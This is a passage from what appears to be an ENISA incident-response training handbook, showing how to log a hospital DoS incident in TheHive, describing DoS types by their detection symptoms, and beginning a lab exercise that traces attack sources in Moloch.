
The following default view should be displayed:

Figure 12: List of cases in The Hive



Create a new case using the “New Case” button. Using “Empty case” option, you should see the following window:

Figure 13: Creating a case in The Hive



Enter the case title, set the time, when the incident has been observed and provide a short description of your findings.

The title should be informative, yet brief. So far, you were not able to determine the kind of the DoS attack, so let’s set the title as: “DoS attack on patient-info”. Include the information about the characteristics of the event in the “Description” field, in particular the symptoms of the attack and the fact that the service is critical for the operation of the hospital. TLP (Traffic Light Protocol[7]) should be kept at default level (AMBER), since we are not dealing with very sensitive information so far (we would use RED in such case) but we are not ready to share it with the wider community (this is where GREEN would be appropriate). PAP (Permissible Actions

[7] https://www.first.org/tlp/ https://www.enisa.europa.eu/topics/csirts-in-europe/glossary/considerations-on-the-traffic-light-protocol


Protocol) is similar to TLP, however it describes how recipients of the information can act on it (apart from sharing, which is covered by TLP). Possible values, as described in the corresponding MISP taxonomy:[8]

- PAP:RED = Non-detectable actions only. Recipients may not use PAP:RED information on the network. Only passive actions on logs that are not detectable from the outside.
- PAP:AMBER = Passive cross-check. Recipients may use PAP:AMBER information for conducting online checks, like using services provided by third parties (e.g. VirusTotal), or set up a monitoring honeypot.
- PAP:GREEN = Active actions allowed. Recipients may use PAP:GREEN information to ping the target, block incoming/outgoing traffic from/to the target or specifically configure honeypots to interact with the target.
- PAP:WHITE = No restrictions in using this information.

Using PAP, the analyst can impose restrictions on how the information can be used, which is often very important when sharing details of ongoing investigations. PAP is not yet widely used in the CSIRT community, however it is natively supported in TheHive and MISP.

If you are unsure about how the incident should be described, you can use an example below:

Figure 14: Filled form for creating a new case in The Hive




The next step is adding the tasks to our case - enter the task and click Add task. You can create any task you want, but the good practice is to follow the process of investigating the incident. In the case investigated it would be the following set of tasks:

- Identify the kind of the attack.
- Identify source IPs of the attack.
- Block malicious source IPs.
- Verify if remediation was effective.

Once you added all of the tasks linked to this incident, click the Create case button.

[8] https://misp-project.org/taxonomies.html#_pap

Figure 15: Tasks assigned to the new case




The next step is adding observables. So far the only observable that we can obtain is the IP and the domain of the affected service. In order to find the IP of the affected service use environment_info.sh script.

The goal of adding observables to the case is to store more specific information about an incident, and to enable finding correlation between incidents. They can also be exported to MISP - but in order to export an observable to the MISP, it has to be flagged as IoC. Using Cortex it is possible to send observables to the external Threat Intelligence services - integrations exist for most of the popular solutions. We can use Cortex to enrich the information we have collected so far by querying external and internal services. Cortex is not part of this training, however you can consult another ENISA training on this topic: “Orchestration of CSIRT tools”, “TheHive admin” module.


In order to add the observable, go to the Observables tab in the case view and use the Add observable(s) button.

Figure 16: List of observables in the new case




Fill the observable details with associated data, add relevant tags and a description of the observable. Next, click the Create observable button.

Figure 17: Creating new observables in The Hive




Once the case with detailed tasks has been created, it is possible to assign the tasks to our user and start the progress on the given task:

Figure 18: Assigning a task to user "admin"



When the "Start" button is clicked next to the task, the new table will be opened in the Case view. Now, it is possible to create the task logs in order to share the progress with other analysts.

Figure 19: Adding task logs to the task



It is possible to browse through tasks that the user is responsible for and the tasks that are waiting to be investigated with the URLs in the top of TheHive GUI:

Figure 20: The Hive menu with the task list

2.10 HOW TO OBSERVE DOS IN NETWORK TRAFFIC

Duration: 15m

Monitoring

There are multiple symptoms that can indicate an ongoing DoS attack. In general, it comes down to increased load on the network infrastructure, applications or both. An attack does not need to be successful to be detected: even if the attacked service remains online, attackers' activities can usually be identified.

While an effect of a DoS is usually similar - the targeted service becomes slow or unresponsive. To understand the attack, defenders need some level of visibility into the network traffic and the behaviour of their applications.

There are many ways to monitor network traffic and this training will not cover most of them. The one that provides least detail but is also simplest to implement is collection of traffic statistics from network devices (switches, firewalls, etc), which show the volume of traffic on network links. An example of an open source tool that is often used for such purpose is Cacti[9].

Looking at network flows offers much better visibility, since they contain data on each connection, including metadata up to OSI layer 4.[10] This is often sufficient. The industry-standard protocols for exporting flow information from network devices are Netflow v5/v9 and

[9] http://www.cacti.net/
[10] https://osi-model.com/transport-layer/
Please use footnotes for providing additional or explanatory information and/or relevant links. References should be listed in a dedicated section. Use only the function References/Insert Footnote

IPFIX. Network flows can be collected and processed using a large number of commercial and open source tools.[11] Collection of sFlow (sampled flow) data is a similar method, however there are important differences: the logged information contains truncated packet data, not just metadata of network and transport protocols. Secondly, sFlow is always sampled which improves scalability and makes it a particularly good monitoring method in case of DoS attacks, where the number of packets is large.

However, the approach that provides the best possible visibility into the traffic is full packet capture (FPC). It will be described in more detail in the following part of the training.

On the application level, web server logs can offer insight into anomalous situations. There are different types of logs that can be useful in detecting and analysing an attack. Access logs are the most common, however normally they contain only a limited amount of information about HTTP requests. In this scenario, a custom access log format is being used that contains more information about the headers, which allows more in-depth analysis.

Additionally, error logs of the application can indicate performance problems like timeouts that might be symptoms of a DoS. Other useful log sources include detailed logs that can be generated by mod_security, or logs from reverse proxies.

In the simplest case, logs are saved to local files, however it is sufficient only for small deployments. In most situations, some form of centralised logging should be employed, either on premise or in the cloud. (However, a cloud option may be riskier if a DDoS breaks connectivity). Typically, there are dedicated tools to collect, normalise and enrich logs - for example Logstash[12], Fluentd[13] - before they are saved to a datastore, like Elasticsearch.

Performance metrics, like response times or the number of requests that are processed by the application, can be also very useful in spotting issues. There are many tools that can be used for this purpose, for example Prometheus[14].

Finally, you must remember that in real life, logging can be affected by the DoS as well. Sometimes devices and applications may not keep up with logging, which means that the data you are working with may be incomplete.

Identifying the type of a DoS attack

Below are examples of common DoS attacks with information on how to detect them. Attackers sometimes mix different types of DoS methods to maximise impact, you must be prepared for such possibility.

- Packet floods (TCP, UDP, ICMP): They typically aim for generating a high number of packets to overwhelm network devices, however can also be used to exhaust bandwidth of the victim's network uplink. **Symptoms**: a large number of packets, source IPs are often spoofed and randomised.
- TCP SYN flood: A special case of the packet flood attack, the goal is to exhaust the number of available half-open connections in the operating system or the maximum number of concurrent sessions in stateful firewalls. **Symptoms**: a large number of packets with TCP SYN flag where the 3-way handshake is not completed, as the sources of the traffic ignore the TCP SYN-ACK reply from the victim.
- Application-level DoS: the attacker sends requests to the application that cause high load on the resources (CPU, memory, database or other). This type of attack can be difficult to defend against, for services that accept requests without authentication. Example: regular expression denial of service. **Symptoms**: significant increased load on non-network resources,

[11] https://github.com/enisaeu/IRtools/blob/master/measures_and_tools.md#network-flow-monitoring
[12] https://www.elastic.co/logstash
[13] https://www.fluentd.org/
[14] https://prometheus.io/

application responds to requests slower or cannot handle legitimate requests at all (timeouts or other errors).

All attacks described above have also a distributed variant, where a large number of machines take part in the attack.

- Distributed Reflected Denial of Service (DRDoS): uses amplification, targets bandwidth of the victim's network uplink. **Symptoms**: increase of network traffic caused by a large number of packets with messages containing responses of connectionless UDP protocols that can be abused for amplification. Often used protocols: DNS, NTP, CLDAP, SSDP but there are many more.
- TCP DRDoS: variant of the DRDoS that does not use any UDP-based protocol but abuses the retry mechanism that is part of TCP: attackers send TCP SYN packets, spoofing the source address so it points to the victim. Servers send multiple TCP SYN ACK packets to the victim before giving up, thus creating an amplification vector. **Symptoms**: large number of TCP SYN-ACK packets that do not correspond to any legitimate connection attempt.

2.11 INTRODUCTION TO FULL PACKET CAPTURE AND MOLOCH

Duration: 10m

Full packet capture is the process to collect all the traffic generated by hosts on the network. It may contain the traffic between the Internet and internal hosts but also internal traffic (between hosts on the network). From an investigation point of view, implementing a full packet capture solution is the best way to find evidence of network attacks because the activity of a host can be reconstructed from flows (ex: downloaded files can be extracted or visited websites can be regenerated). But the implementation may face technical and non-technical issues:

- Technical issues
  - The “collection points” must be carefully selected to ensure the capture of all flows.
  - Capture data must be stored and the amount of storage is directly related to the size of the network to “sniff”. Also, the retention period must be carefully selected to keep a good balance between efficiency and storage capacity.
  - Today, more and more protocols are encrypted and cannot reveal interesting information. There are techniques to decrypt the traffic but it increases the complexity of the solution.
- Non-technical issues
  - Users’ privacy: collected data must be carefully stored with limited access . Data must be used only for specific purposes (such as investigating an incident)

Moloch[15] is a tool designed to perform full packet capture and to process the collected data (but the process of collecting external flow can be performed by a 3rd party tool). The characteristics of Moloch are:

- Large scale (evolutive)
- Open source

Moloch offers a web interface to browse the network data and is often considered as a “Google for packets”. Note that a Moloch deployment can be scaled horizontally when more processing power is required.

2.12 TASK 3: IDENTIFY THE ATTACK

Duration: 20 min

[15] https://molo.ch/


Before you can identify the attack using tools described below, make sure you have initiated a DoS attack in Task 1 using ./start_dos_0.sh script.

Before you start this task, you can assign yourself to the task "*Identify kind of the attack*" that you have created in TheHive in the previous step. Go to the "Waiting tasks" view in the top panel of the GUI and use the "Take" action.

Since the incident clearly corresponds to a DoS attack, the first step of our analysis will be understanding what type of DoS attack we are dealing with. We will look at logs of the affected web server and at raw network packets sent on its internet connection.

After this attack has been set up, it should be possible to observe activity (peak) from the DoS:

Figure 21: Peak of activity in the Moloch caused by the DoS attack



Check if amplification is used


Based on what you know about reflected attacks, try to determine if we are dealing with a DRDoS. Look at the protocols that appear in Moloch. Do they correspond to ones that are commonly abused for amplification?

Identify the source of DoS attack

The next step is finding the DoS traffic and kind of the DoS attack.


First of all, take a look at timeline with the traffic count:

Figure 22: Setting a proper interval




Using an appropriate time range, you should be able to see a dramatic increase in traffic volume, particularly during a one minute interval.

Figure 23: Dramatic increase in traffic amount caused by the DoS attack




To analyse the DoS attack, we will try to find the source IPs that are related to the DoS traffic. To achieve that, we can use Moloch's SPI (Session Profile Information) view. To go to the SPIView, use the corresponding tab on top of the Moloch's GUI. SPIView is a special view that shows all the unique values, which were seen by Moloch Capture. What is helpful in our particular case, Moloch displays the count of occurrences of the given value - this implies that we can easily extract DoS attack source IPs from all of the traffic in the specific time range:

Figure 24: SPIView in the Moloch



Within that one minute time range, it is clearly visible that five of the IP addresses are responsible for a major volume of the traffic observed. It implies that these addresses might be responsible for the DoS attack. We can filter traffic to display only the traffic coming from one of these source IPs, for example using the filter ip.src == *<ip address suspected of being one of the DoS sources>*:

Figure 25: Filtering traffic with ip.src filter



We can see that all the flows coming from this source IP are similar:

- There is one packet in the flow
- Traffic is sent to some random port
- In each flow, 174 bytes were sent

The next step can be inspection of the single flow:

Figure 26: Inspection of the single flow in the Moloch

